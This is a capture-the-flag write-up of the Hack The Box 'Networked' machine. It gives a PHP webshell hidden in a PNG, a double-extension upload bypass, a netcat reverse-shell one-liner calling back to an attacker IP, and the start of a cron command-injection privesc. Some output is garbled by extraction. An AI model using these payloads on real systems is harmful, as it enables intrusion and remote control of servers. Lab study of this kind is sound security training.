

HTB - Networked - web upload exploitation & ifcfg-script

IP : 10.10.10.146

ref : [https://github.com/Kr1tz3x3/HTB-](https://github.com/Kr1tz3x3/HTB-Writeups/blob/main/HTB%20Linux%20Boxes/HTB%20Networked%20Writeup.md)

[Writeups/blob/main/HTB%20Linux%20Boxes/HTB%20Networked%20Writeup.md](https://github.com/Kr1tz3x3/HTB-Writeups/blob/main/HTB%20Linux%20Boxes/HTB%20Networked%20Writeup.md)

ref : <https://0xdf.gitlab.io/2019/11/16/htb-networked.html> (worked properly not this writeup)

```
nmap -p- --min-rate 10000 -sS -sV -sS -A 10.10.10.146 -Pn
```

Recon

nmap

nmap shows ssh (tcp 22) and http (tcp 80) open:

```
root@kali# nmap -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.146
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-24 15:00 EDT
Nmap scan report for 10.10.10.146
Host is up (0.59s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   closed https
```

Nmap done: 1 IP address (1 host up) scanned in 15.36 seconds

```
root@kali# nmap -p 80,22,443 -sV -sC -oA scans/nmap-tcpscripts 10.10.10.146
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-24 15:01 EDT
Nmap scan report for 10.10.10.146
Host is up (0.022s latency).
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
```

```
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.28 seconds
```

There's something also going on with 443, as it's reporting to be closed.

Based on the [Apache version](#), Networked is likely Centos 7 or RedHat 7.

Website - TCP 80

Site

The main site returns some crude text:

```
Hello mate, we're building the new FaceMash!
Help by funding us and be the new Tyler&Cameron!
Join us at the pool party this Sat to get a glimpse
```

The page source reveals the existence of upload and gallery paths:

```
<html>
<body>
Hello mate, we're building the new FaceMash!</br>
Help by funding us and be the new Tyler&Cameron!</br>
Join us at the pool party this Sat to get a glimpse
<!-- upload and gallery not yet linked -->
</body>
</html>
```

Web Directory Brute Force

dirsearch shows several things, but most interestingly, /backup/ :

```
root@kali# dirsearch.py -u http://10.10.10.146
[29/29]

 _|. _ _  _  _ _ _|. v0.3.8
(||||_|)(/_(|(|(|)

Extensions:  | Threads: 10 | Wordlist size: 5686
```

Error Log: /opt/dirsearch/logs/errors-19-08-24_15-03-21.log

Target: http://10.10.10.146

[15:03:21] Starting:



[15:03:23] 403 - 213B - /.ht_wsr.txt
[15:03:23] 403 - 215B - /.htaccess-dev
[15:03:23] 403 - 206B - /.hta
[15:03:23] 403 - 217B - /.htaccess-marco
[15:03:23] 403 - 217B - /.htaccess-local
[15:03:23] 403 - 215B - /.htaccess.BAK
[15:03:23] 403 - 216B - /.htaccess.bak1
[15:03:23] 403 - 215B - /.htaccess.old
[15:03:23] 403 - 216B - /.htaccess.save
[15:03:23] 403 - 215B - /.htaccess.txt
[15:03:23] 403 - 216B - /.htaccess.orig
[15:03:23] 403 - 217B - /.htaccess_extra
[15:03:23] 403 - 214B - /.htaccessBAK
[15:03:23] 403 - 214B - /.htaccess_sc
[15:03:23] 403 - 218B - /.htaccess.sample
[15:03:23] 403 - 214B - /.htaccessOLD
[15:03:23] 403 - 212B - /.htaccess~
[15:03:23] 403 - 215B - /.htaccessOLD2
[15:03:23] 403 - 216B - /.htaccess_orig
[15:03:23] 403 - 210B - /.htgroup
[15:03:23] 403 - 215B - /.htpasswd-old
[15:03:23] 403 - 212B - /.htpasswd
[15:03:23] 403 - 216B - /.htpasswd_test
[15:03:23] 403 - 210B - /.htusers
[15:03:29] 301 - 235B - /backup -> http://10.10.10.146/backup/
[15:03:29] 200 - 885B - /backup/
[15:03:31] 403 - 210B - /cgi-bin/
[15:03:46] 200 - 229B - /index.php
[15:03:46] 200 - 229B - /index.php/login/
[15:04:00] 200 - 169B - /upload.php
[15:04:00] 301 - 236B - /uploads -> http://10.10.10.146/uploads/
[15:04:00] 200 - 2B - /uploads/

Task Completed

/backup

This path has a single file, `backup.tar` :

Index of /backup

Name	Last modified	Size	Description
 Parent Directory		-	
 backup.tar	2019-07-09 13:33	10K	

I'll download it, and open it with `tar xvf backup.tar` :

```
root@kali# tar xvf backup.tar
index.php
lib.php
photos.php
upload.php
```

It's the source code for the site.

Source Code Analysis

The website has four php files, three of which are web pages, and `lib.php` which is included in others.

`index.php` is the static page that I saw above.

upload.php

`upload.php` is a series of checks that if all passed result in saving an uploaded file:

```
1 <?php
2 require '/var/www/html/lib.php';
3
4 define("UPLOAD_DIR", "/var/www/html/uploads/");
5
6 if( isset($_POST['submit']) ) {
7     if (!empty($_FILES["myFile"])) {
8         $myFile = $_FILES["myFile"];
9
10        if (!(check_file_type($_FILES["myFile"]) &&
filesize($_FILES['myFile']['tmp_name']) < 60000)) {
11            echo '<pre>Invalid image file.</pre>';
```

```
12     displayform();
13 }
14
15 if ($myFile["error"] !== UPLOAD_ERR_OK) {
16     echo "<p>An error occurred.</p>";
17     displayform();
18     exit;
19 }
20
21 //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
22 list ($foo,$ext) = getnameUpload($myFile["name"]);
23 $validext = array('.jpg', '.png', '.gif', '.jpeg');
24 $valid = false;
25 foreach ($validext as $vext) {
26     if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0)
{
27         $valid = true;
28     }
29 }
30
31 if (!$valid) {
32     echo "<p>Invalid image file</p>";
33     displayform();
34     exit;
35 }
36 $name = str_replace('.', '_', $_SERVER['REMOTE_ADDR']).'.'.$ext;
37
38 $success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR .
$name);
39 if (!$success) {
40     echo "<p>Unable to save file.</p>";
41     exit;
42 }
43 echo "<p>file uploaded, refresh gallery</p>";
44
45 // set proper permissions on the new file
46 chmod(UPLOAD_DIR . $name, 0644);
47 }
48 } else {
49     displayform();
50 }
51 ?>
```

To get a file to successfully upload, I'll need `check_file_type($_FILES["myFile"])` to be true and the size to be less than 60000 (line 10). Next, there's an extension check in lines 22-29. `getnameUpload` returns the filename and extension, and then extension is checked against four common image extensions.

Once these checks are passed, `$name` is created by replacing the `.` in the uploaders IP address with `_` and adding `.` and the extension.

lib.php

It's worth taking a look at the function that gets the name and the extension, `getnameUpload`. It's in `lib.php`:

```
12 function getnameUpload($filename) {
13     $pieces = explode('.', $filename);
14     $name = array_shift($pieces);
15     $name = str_replace('_', '.', $name);
16     $ext = implode('.', $pieces);
17     return array($name, $ext);
18 }
```

I can show what's happening in a `php` shell by running `php -a` (this is typically how I troubleshoot this kind of stuff). If I start with a filename of `image.png`, and run the same code from Networked, with some extra print statements:

```
php > $filename="image.png";
php > $pieces = explode('.', $filename); print_r($pieces);
Array
(
    [0] => image
    [1] => png
)
php > $name = array_shift($pieces); echo $name;
image
php > $name = str_replace('_', '.', $name); echo $name;
image
php > $ext = implode('.', $pieces); echo $ext;
png
```

That's about what I'd expect. It's worth noting what happens when I start with `image.php.png`:

```

php > $filename="image.php.png";
php > $pieces = explode('.', $filename); print_r($pieces);
Array
(
    [0] => image
    [1] => php
    [2] => png
)
php > $name= array_shift($pieces); echo $name;
image
php > $name = str_replace('_', '.', $name); echo $name;
image
php > $ext = implode('.', $pieces); echo $ext;
php.png

```

The extension get all the things after the first `.`. That'll come in handy.

The other thing to note in `lib.php` is the `check_file_type` function:

```

57 function check_file_type($file) {
58     $mime_type = file_mime_type($file);
59     if (strpos($mime_type, 'image/') === 0) {
60         return true;
61     } else {
62         return false;
63     }
64 }

```

A mime type typically comes from checking the mime database for file signatures. So something that starts with `MZ` is a Windows exe (or dll). Linux executables start with `\x7fELF`. Wikipedia has a [great page of these](#). So as long as I send a small file that looks like an image to start, it will be saved as `10_10_14_7.$ext`, where `$ext` is anything after the first `.` in the original file name.

Intended Functionality

I took a look at the site as it was intended. On `/upload.php`, there's a simple form:



Browse... No file selected.

go!






I created a png real quick, and upload it. The page returns:

file uploaded, refresh gallery

I'll jump over to the other page I have from the source, `photos.php` :

Welcome to our awesome gallery!

See recent uploaded pictures from our community, and feel free to rate or comment

uploaded by 10_10_14_5.png 	uploaded by 127_0_0_4.png 	uploaded by 127_0_0_3.png 	uploaded by 127_0_0_2.png 
uploaded by 127_0_0_1.png 			

I see my image, and if I right-click and select view image, I'm taken to `/uploads/10_10_14_5.png` and returned the image.

Shell as apache

Create Webshell

I already know from the source how to upload files to Networked. I'll open my png from earlier in `vim` and go down a couple lines, and add some php:

```
<89>PNG
^Z
^@^@^@^@MIHDR^@^@^@A<A5>^@^@^@<D2>^H^F^@^@^@<EA><82><DF>c^@^@^@
pHYs^@^@^@N<C4>^@^@^@N<C4>^A<95>+^NESC^@^@^@Z:IDATx<9C><ED><DD>]۱(^T<86>
<E1>g<83>o<FF><FF><FF><AD><C0>^\  
<80><DF>E<A4>v<A0><B9><AF><B5><E6>
<A0>S^M<A0><94><8D><80>b^f<96>^D^@^@C<DC><FF><9D>^A^@^@&^D%^^@J^@<80>f^P
<94>^@^@<CD> (^A^@<9A>AP^B^@4<83><A0>^D^@h^FA
^@<D0>^L<82>^R^@<A0>^Y^D%^^@J^@<80>f^P<94>^@^@<CD> (^A^@<9A>AP^B^@4<83>
<A0>^D^@h^FA ^@<D0>^L<82>^R^@<A0>^Y^D%^^@J^@<80>f^P<94>^@^@<CD>
(^A^@<9A>AP^B^@4<83><A0>^D^@h^FA
^@<D0>^L<82>^R^@<A0>^Y^D%^^@J^@<80>f^P<94>^@^@<CD> (^A^@<9A>AP^B^@4<83>
<A0>^D^@h^FA ^@<D0>^L<82>^R^@<A0>^Y^D%^^@J^@<80>f^P<94>^@^@<CD>
(^A^@<9A>AP^B^@4<83><A0>^D^@h^FA
^@<D0>^L<82>^R^@<A0>^Y^D%^^@J^@<80>f^P<94>^@^@<CD> (^A^@<9A>AP^B^@4<83>
<A0>^D^@h^FA ^@<D0>^L<82>^R^@<A0>^Y^D%^^@J^@<80>f^P<94>^@^@<CD>^X~~~<FE>
<EF><^@^@ <89>'^%^^@J^@<80>f^P<94>^@^@<CD> (^A^@<9A>AP^B^@4<83><A0>^D^@h^FA
^@<D0>^L<82>^R^@<A0>^Y^D%^^@J^@<80>f^P<94>^@^@<CD> (^A^@<9A>AP^B^@4<83>
<A0>^D^@h^FA ^@<D0>^L<82>^R^@<A0>^Y^D%^^@J^@<80>f^P<94>^@^@<CD>
(^A^@<9A>AP^B^@4<83><A0>^D^@h^FA
^@<D0>^L<82>^R^@<A0>^Y^D%^^@J^@<80>f^P<94>^@^@<CD> (^A^@<9A>AP^B^@4<83>
<A0>^D^@h^FA ^@<D0>^L<82>^R^@<A0>^Y^D%^^@J^@<80>f^P<94>^@^@<CD>
```


(^A^@<9A>AP^B^@4<83><A0>^D^@h^FA
^@<D0>^L<82>^R^@<A0>^Y^D%^^@J^@<80>f^P<94>^@^@<CD> (^A^@<9A>AP^B^@4cH)<FD>
<DF>y^@^@^R0Jo#<98><E3>^N<D4>+؍A7>zEP^B^@4<83><A0>^D^@h^FA
^@<D0>^L<82>^R^@<A0>^Y<C3><FF><9D><81>^?M<8A>AQN<DE><D9><FF><9D><95><8D><BB>
<F3><D5>j<B9><FF>^U)^Fñs<D5>&3<93>{<F3>؉}<EF>RT<88>I縻S^_<E6><D3>J^<8D>
<FA>ڭ; <EB>J=IQ!J<CE>; 5<F7>0<DB>L<D6>^<AE><FE>9<E6><8E><F7>><A5><A8><94>
<92>Bl<A7>S<B0><CD>gRJI)&^EY<9B><F5><F7>ٚT<AF>^HJ<F8>#<CC>hh<EE><97>{<AE>
<FB><EB>l<E6>K<8F>7*<A6><E5><A9><E5><FF><B3>ؑC9>LR<8A><8A>1)<C6>(<EF>
<98>9hG[<F5><8A><A0><F4>^W<A4>^T<95>b<D2><FC><94>l&w<E8><99>\$Ř6<EF>^S<98>
<B9><F9><D1>y<FD><98>^]C<90><EC>^0<F4>^RTLIs<92>fr<E6><B4>^_aI1^_<B7>
<E4>؍BTZ<E5>a?^D4<FF>ε<98><A2><96><D3><DD>_ _^N<F8>^Ff&<9D><BD><8B>Ry<8F>
<AB><CE>; <E9>M<BF><96>I'<E7><F2><90>_Lj x 𐄂<EA>ð~,m@i<DB><F2><81><F9>8”<93>
<B9>]pn^<٩>BB>r<B7><D2>; <CC><FF> <F3>^?<96><92>b<88>Z<DF><EA>^X<F2>^M<9A>
<8E>q<CE><E6>1{I<AB>q{<93><F3><FE><8F>^D<A4>^P<93><92>V<F9>RR
<U+070F>1Ā<98>R &NT^X*_<C4>+^U97>ٚ><F7>^<CE>L)η1l<FC>Q<B5><F7><B8>
<F6><BC>]<9D>}&K<E9><91><F7><F4>2'v^<A9>^_) *&<93>y/<EF><A7><FA><97>
<DB>D<B3>U<BB>^P<A3>b9<85><A0>t<B3><94><96><A7>^C<B3><F5><C4>؉1<F5>!<9C>
<9B><8F>Y^G<81>ESCr5^GJ<BF>d<DB>5^X<B9>G<AB>M<FE><9D><BC>Se
<E3>d<9B><B1>jS4HwHS<C7>g^Z&<CB><FF><B7><F2>^^^_=><AF><FC><E6>G<98>y<EC>
<C5>y<BD>z<B5>~<D8><FC><EF>>?%<E5><B6>0<AB><A7><F5><F9><EF>J^L<DF><DD>
<EC>l^B1<F7>^V<8F><FF><B8>S<CA>Cb<B6>9<EE>5^]<C6>pr<E5>K))<AD>^Z<8F><C3>q%
<FF>0<9B><A7><9B><F3><FF>}R^^<BA>=<F3>`x<AD><F6>^^<AF>
<D3>xv<9E>><BD><AB>9*~<FE>; <F8>C^<A9>W/𐄂Gm<C0>ű'(<DD>.<AF>:m<C0><D6>z"
<D8>9.<C0>!h<9E>x<B4>m^0<E5><CF>e)<E7><E5><E9>0<D7>^^<87><BF>d<DD><EB>
<CC>R<DC><CE><ED>-^?<F1>潛<EA>i^Lz<D0>L}X'<CA>^H^AK<C3>ESC<F2>z<BD><FA><AC>~
<9C>^G<AA><A9>}\$(<DD>,/^R<C8><C3>Xn<B5>

<?php echo "START

\n\n\n"; system(\$_GET["cmd"]); echo "\n\n\n

END"; ?>

^P<DB>zU^?<AD><CC>9<B9>^X^T<C6>Q<C9>𐄂S9<DC><C9><D2>s|
<97>^^B<92>DPz<E7>aN~P<FE><F6>]^Y<CE>1<9B>`^]<E6><BD>^F<8B>
!hYI<BD>^^<9A>)04<FB><86>}&z<CF>H<B9>7~<E4>48<AF>iY<B6>, <96><CF>Ŧ<90><86><96>
<B9><92>u<C2>q<FE>^Q' _&٩7><E3><81><EA>r<D4><E7>e<F3>ë^@Ys<EE>'i<BC>*<95>
<A1><DC>+<9B>z<F5>μ<9A><EA><9F>B\<F2>o&<EF><BD>:j<8F>p<93><9E><9E><94>
<EC>ٚ'_B^@<9A><D0>G<E8>lP0<AB>Y<D0>^0<EA>^U<EE><D0>S
<BD>"(<BD><A9><97>Ga<F4><85>z<85>; <F4>T<AF><FA>
<C9>icz<EA>y<A0>^_<D4>+؍A7>zEPzS0=^0<F4><83>z<85>; <F4>T<AF><FA>
<C9>icz<EA>y<A0>^_<D4>+؍A7>ze<C3>0<B0><FA>^N^@€<A1><A7><C7>: ^@<C0><BF><8D>
<88><F4><A6><9E>^^<87><D1>^0<EA>^U<EE><D0>S<BD>"(<BD><89>'L.z<85>; <F4>T<AF>
<FA><C9>icz<EA>y<A0>^_<D4>+؍A7>zEPzS0=^0<F4><83>z<85>; <F4>T<AF><F8> <EB>
<9B><CE>>p<98>R<FE>^X<E6><F4>1g3'w؍: ^?<BD>9<84><D5>FxfR<EE>
<FC>C<A6>1<FC>VH^ü#mP<88>q؍3<BC>sr<BB>s0<8F><F3><EE>t/<9F>}&^Z<B9>, Aa, <DB>

[<FC>^L'<BD><97><D7><CA>q8<BB><B2>^\uy<B9>H<E7><C5>s<F3><D7><C0><93>
<E4>^F<FD>T<EC><EB>Qw<CF><EB><CB>{Z<AF><AA><AF>U<FE><98>\X2S}?<F0>o<EB>鄱
^D<A5>7^]n<F0><D4><F8><99><93><F7>
<F9>K<DC>1D<85>QY4R)^D<8D>1<C9>Jca))0<98>^0<DC>5 <F9>k<DE><DB><ED>^S<CA>^F~~
<D9>^#<84><A4>d<EB>mESC<96><E3><B6>yI<D2>0<9C>^D<C9><F5>n<A8><BB><86><ED>
<81><D7>^; <B7><B2>^\<B5>yy<90><CA><EB>榮<87><FA><E3>+<EF>yuy<8F><F5><EA>
<A5>k5<E6><CD>^@<AD><EC><E9><95>b<C8>_ ^L81>ð><EF><D3>K@<92>^X<BE>
{<DB>v<8C>v<DA>f<DC><C9>^0~<B5>^E<B9><93>)<AE><F6><C1>){¶<9F>Z<CC><E5>sL:
<EE><97>S<B6>^U775xy<93><B8>a<F0><A5><A7><EC>5^L<BE><EC><B5>3<E5><A7><EC>
<C1>c<F9><EF>
<B6>yI<C7>Fz<93><86><A4>yS<B9>a<B3>k<EA><EE><A4><D7>^?<B7><AA>^\<B5>yy<E0>
<E5>ssPM<BA><DA>^Kj_<8E><CA>{^[^<9D>h<BA>s<E7><ED>Û<D7><E0><9D><9C><9B>
<B6>MI<F3>.<B9><F8>^<CC>)}<81>m<CF>#o-.<E7><B6>^W<B4>\I<9E><CA>^V誦
z<F2>gi:o<D9>I<D4>|^N^B<DB>]X<9D>d<97>_<CA><C7>J<E3><B6>9V
<91><F7><E5><B9>~<D2>y<B5>^\<87>s<AA><CA>Q<9F><97>^TG<FD><FE><FD>[a<FD><EF>
<EE><C5>r(<C5>^R<C4><CE>7<C4>;<A6>Q^?x+c<8F><B6><EE>3<94>φ<B3>^]<D2>3<A7>
<E1><E7>G^C<C3>w_<8F>'<A5>/<B0><E9>y<94>^F<C8>^N<F3>5e<9B><D1>4><98><9C><B7>
<<EC>^SK<A3><95>r<8F>{<DA>!t<99>w8<B5><D2>ESC
<DF>0V<94><DF>Y<A2>J>Π<AC>və<A5><A1><B9>Q<BD><F6>J9Né*Gm^<96><DF><DD><EE>
<A6><F8>'I!D<C9><FC><E9><9C><D6>i^Z<AF><DC><F3><DA><F2>j^l<AD>=<B7>lC^?<B9>
<E3>/<BE>Y00J<CC>)<BD>i<D3><F0>N<F3><CA>'<C7><D9><FA>^X<93><CC>y
^Z<C3>8<EF>P;<ED>^V<BB>^]f<CA>=q<DB>?<F1>hwL^Yr: ^?"(<8D>Uzt\M^Z<E7><EA>
<CB>Q<E3>Y9<9E><E5>e<D0><CF>^Gj^T<83>b2<F9>2<C4>Y<95><C6>^K<F7><FC>\$Ñ<E5>}
9=„w<B5>!n^L<A3><E2><D4>QP<C5>N<C0><F8>
==)^Q<94>Π]<CD>r5f<BF>_ ^U^W5<86><BC>@<C0>m^V^H<EC>&<A4>SR<92><9D><AE><96>
<9B><D2>L!ζ<D8><C9>j<AF><9C>Vř<E4>R^Y<CE><DA>^]<F7>4<8D>Q<CB><F1><FC><97>
<9E><96><E3>Veq<83><F9><FD>^B<90><A7>' ^<FC><DD><D5>^0]<97><F7>z<95><D4><F5>
<B9>)^F<85><B2><CA>r<FA>s^L<A3><92>^F<86><F0><BE>^\<AB><EF><BE><C0>
<F6>^F<E7><85>^H<E7><D6><DD><E5><A8>X<86><89><E6>y^B+=<DE>ŋb<88>r<F3><D2>
<EF>(<E9><D1>^PTR^Lci<9C>^^78f^†|<EF>ç<E7>|<9D>h<FA>r\<AB>+<C7>}<F2>
<BD>dΠk<EF><F9>><BD><EB><F2>^^E<A4><A7><D7><CA>\Y^D1<FD>X<B9>^_1*9<CF><D0>
<DE>^W<EB>% I<CC>)<BD>m3F;<8F><A2>^\ESC<A9>i^X%<B7>aIQ<EB><E5><D7><CB>^0<98>
<D3>j^<E2>j<8E><A0>,<FD>-+<CB>.ESCS<9B><E6>\$<BC><86>a<90><B3>i<C5>9>4„E>
<A8>.<C7><E5><8F>px<E3>&<F3><8A>5<B7>
<A0><F3>B<90><B3><BB><B9>R{<CF>W<FF><B7><A6><BC><E7>c<FF>ON<A7>^S^_„'e<C1>?
<8F>9<A5>/<B0><E9>y<94><C6><E0><B8><F2>v^Z<EC><AF>h<F8><D7><E7>
<A6>2<D7>s<E8>„<DE>r<BA><98>+HI1<A5><93><89>~<CB><F3><E2><D3>^D<FD>
<C3>4>T<D5><FA>U<94><E3>/<98><96>J<C7>eX^Q<83><C6>^X<E4><FC><CF>
<F9>^\<D9>K<C7>^^mΠ<F9>≤<D5><DC>^R<B0>Ĝ<D2>^W8<AC><92>2I1j<F3><8A>N<8A><CA>
<EF>=. +<E8><F2><D0>≤<E7>Z<9E>Z<AC><F4><D8>S, s=<DB>4<D3><FC><EE>
<CD>U<C3>6<BD>4<BA>^?Z<C9>/<C9>Nyx<94>F<9D><CA>r<<CA>aU9<EE><E7>„a<D8><FD>
<E7><CB>0<97>y<F9>Ë<C6>k<B5><F7><FC><B5><F2><EE>{<B4>u<E7>
<96>y<C1>^TwA2<E6>{<FE><E4>~<E0><DF>Ŭ<D2>^W<D8><CF>.)9<EF>^UÄ^P<A4><E4>


```
<96>7<EF>%<B7>4&<E6><E4>]<D4>^X<F3>q<CB>ESC<FF><A1>,<A5><CE>^MY~<D2><F1><BB>
<D5><C2><E5><A5>X<95><DF>><BC><A0>j<B9>!4<93>sR<88>AcJ%<ED><FC>I<A0>(<C9>
<CA>^\<<D0>y^Zy<9E>i^^<C0>J<CB><FF><8B><9B>4<EA><CA>q
<AE><B2>^\<<B5>y<91><CA>W^0$7<AC><BF>jQS<8E><93>|<9A>dAJ<B6>]@rL<A3><F2><9E>
<BF>P^i_<AF><EA><CF>5<E7><E4>bP^XG%<9F>W^QN<E5><DD>^L0<E2>+<F5><F4>
<A4>DPz<D3>a5<8B>9<F9>A<F9>;he(<C8>lz<AB>~u<98><F7>^Z,*<84><A0>e%<F5>zh<A6>
<<D1><EC>ESC<F6><E9>=#%<85><B0>^_k<92>$<A7><C1>yM,e
<B1>|<8E><E6><85>4<B4>≤AC>^S<8E><F3><8F>8<F9>2a<FE><BC>^\<<0T<97>
<A3>>/<9B>^_^^E<C8><FA>sK<ED><C6><C7>j<EE><F9>^K<E5><95>v<F5><EA>
<95>sK^T<E2>RN3y<EF><D5>Q{<84><9B><F4><B4><FA><CE>~<FD><FA><C5>^\<<@<A0>
}<84><CE>^F<F5>4F<8B>~P<AF>p<87><9E><EA>^UA<E9>M<BD><
<A3>/<D4>+؍<A7>z<D5>ONESC<D3>S<CF>^C<FD><A0>^<E1>^N=<D5>+
<82>κz<EA>y<A0>^_<D4>+؍<A7>z<D5>ONESC<D3>S<CF>^C<FD><A0>^<E1>^N=<D5>+ESC<86>
<81><D5>w^@<80>&^L==<D6>^A^@<FE>mD$^@@J^@<80>f^P<94>^@^@<CD>
(^A^@<9A>AP^B^@4<83><A0>^D^@h^FA
^@<D0>^L<82>^R^@<A0>^Y^D%^@@3<FE>^C^Yb^Pi뽕<BB>^@^@^@^@IEND<AE>B`<82>
```

I can run `file` on it to make sure it still matches a mime type of PNG:

```
root@kali# file shell.png
shell.php.png: PNG image data, 421 x 210, 8-bit/color RGBA, non-interlaced
```







Upload Webshell

I could upload my file as `shell.png`. But on visiting it, I just get back a busted image:



That's because the server isn't configured to handle `.png` files with the php interpreter. I spent a long time looking for logic errors in the upload php source that would let me get something named `shell.php` onto Networking. Then I tried something I knew wouldn't work, and it did: uploaded as `shell.php.png`. When I do, it shows as broken in the gallery:

See recent uploaded pictures [from our community](#), and feel free to rate or comment.

<p>uploaded by 10_10_14_5.php.png</p> 	<p>uploaded by 10_10_14_5.png</p> 	<p>uploaded by 127_0_0_4.png</p>  <p>CentOS</p>	<p>uploaded by 127_0_0_3.png</p>  <p>CentOS</p>
<p>uploaded by 127_0_0_1.png</p>  <p>CentOS</p>	<p>uploaded by 127_0_0_2.png</p>  <p>CentOS</p>		

When I view `/uploads/10_10_14_5.php.png` , I see the strings of the image and the php executing in the middle:

[illegible][illegible]

I'll add `?cmd=id` to the end:

$$\begin{aligned} & \left(\text{pr}(K) \right) q \% O \{ R = x xv > \\ & K z \sim \} \$ (/ X_n \text{ START} \end{aligned}$$

```
uid=48(apache) gid=48(apache) groups=48(apache)
```

END zU9Q昇S9s|^DPZaN~P]1.
'_&rreëYs'i*+zµB\o&jp

What? Why?

I was very confused at this point. It turns out this is a configuration error in how the web server is deciding what to execute as code as opposed to return a static file or an image. Details are [here](#). The standard case is that php will only process files ending in `.php`. The configuration error here means that as long as `.php` is somewhere in the name it will process as php. I'll look into the configuration a bit more in [Beyond Root](#).

Shell

To get a real shell, I just visited `/uploads/10_10_14_5.php.png?cmd=rm%20/tmp/f;mkfifo%20/tmp/f;cat%20/tmp/f|/bin/sh%20-i%20%3E&1|nc%2010.10.14.7%20443%20%3E/tmp/f :`

```
root@kali# nc -lnvp 443
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.146.
Ncat: Connection from 10.10.10.146:53204.
sh: no job control in this shell
sh-4.2$ id
uid=48(apache) gid=48(apache) groups=48(apache)
```

Privesc to guly

Enumeration

As apache, I can access the only home directory on the host for guly. There are three files:

```
bash-4.2$ ls -l
total 12
-r--r--r--. 1 root root 782 Oct 30 2018 check_attack.php
-rw-r--r-- 1 root root 44 Oct 30 2018 crontab.guly
-r----- 1 guly guly 33 Oct 30 2018 user.txt
```

I can't access `user.txt`, but the other two are interesting. `crontab.guly` shows a config that would run `php /home/guly/check_attack.php` every 3 minutes:

```
bash-4.2$ cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
```

`check_attack.php` is a php script that processes files in the `uploads` directory:

```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
```

```

$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^[^.]'/, scandir($path));

foreach ($files as $key => $value) {
    $msg='';
    if ($value == 'index.html') {
        continue;
    }
    #echo "-----\n";

    #print "check: $value\n";
    list ($name,$ext) = getnameCheck($value);
    $check = check_ip($name,$value);

    if (!($check[0])) {
        echo "attack!\n";
        # todo: attach file
        file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

        exec("rm -f $logpath");
        exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
        echo "rm -f $path$value\n";
        mail($to, $msg, $msg, $headers, "-F$value");
    }
}

?>

```

I'm immediately drawn to one line:

```
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
```

If I can control `$path` or `$value`, there's obvious code injection.

`$path` is set statically at the top of the file. But `$value` is not. I'll open a `php` shell again and see what's happening. It starts by reading all the files in the `uploads` directory, and using `preg_grep` to select ones that don't start with `.`. I can do something similar in my directory with the site source, and a test file:

```
root@kali# ls -a
```

```
. .. index.php lib.php photos.php .test upload.php
```

```
php > $files = preg_grep('/^([^.])/', scandir('.')); print_r($files);  
Array  
(  
    [5] => index.php  
    [6] => lib.php  
    [7] => photos.php  
    [8] => upload.php  
)
```

Now there's a `foreach` over `$files` where the number is stored as `$key` and the filename as `$value`.

`$value` is passed to `getnameCheck()`, and the resulting `$name` and `$value` are passed to `check_ip()`:

```
list ($name,$ext) = getnameCheck($value);  
$check = check_ip($name,$value);
```

If `$check[0]` is false, the code will reach the target line.

In `lib.php`, `check_ip` just runs `$name` through `filter_var`, which is using [FILTER_VALIDATE_IP](#) to check for valid IP addresses. As `getnameCheck()` is exactly the same as `getnameUpload()` above, `$name` will be anything before the first `..`

This means any file I write in the `uploads` directory that isn't named a valid IP will be passed to the part I can inject into.

Shell Issues

Shells on this box are kind of annoying. This is a good case of remembering to always try to run a shell yourself before trying to get another user's process to run it. Once I was sure I had a shell that connected back when I ran it, I could use that same command for the `privesc`.

For example, I wanted to have guly run `nc -e sh 10.10.14.7 443`. This should work, as `sh` is in my path. But it fails:

```
bash-4.2$ nc -e sh 10.10.14.7 443  
exec: No such file or directory
```

On my listener, I see the connection, and then it immediately dies:

```
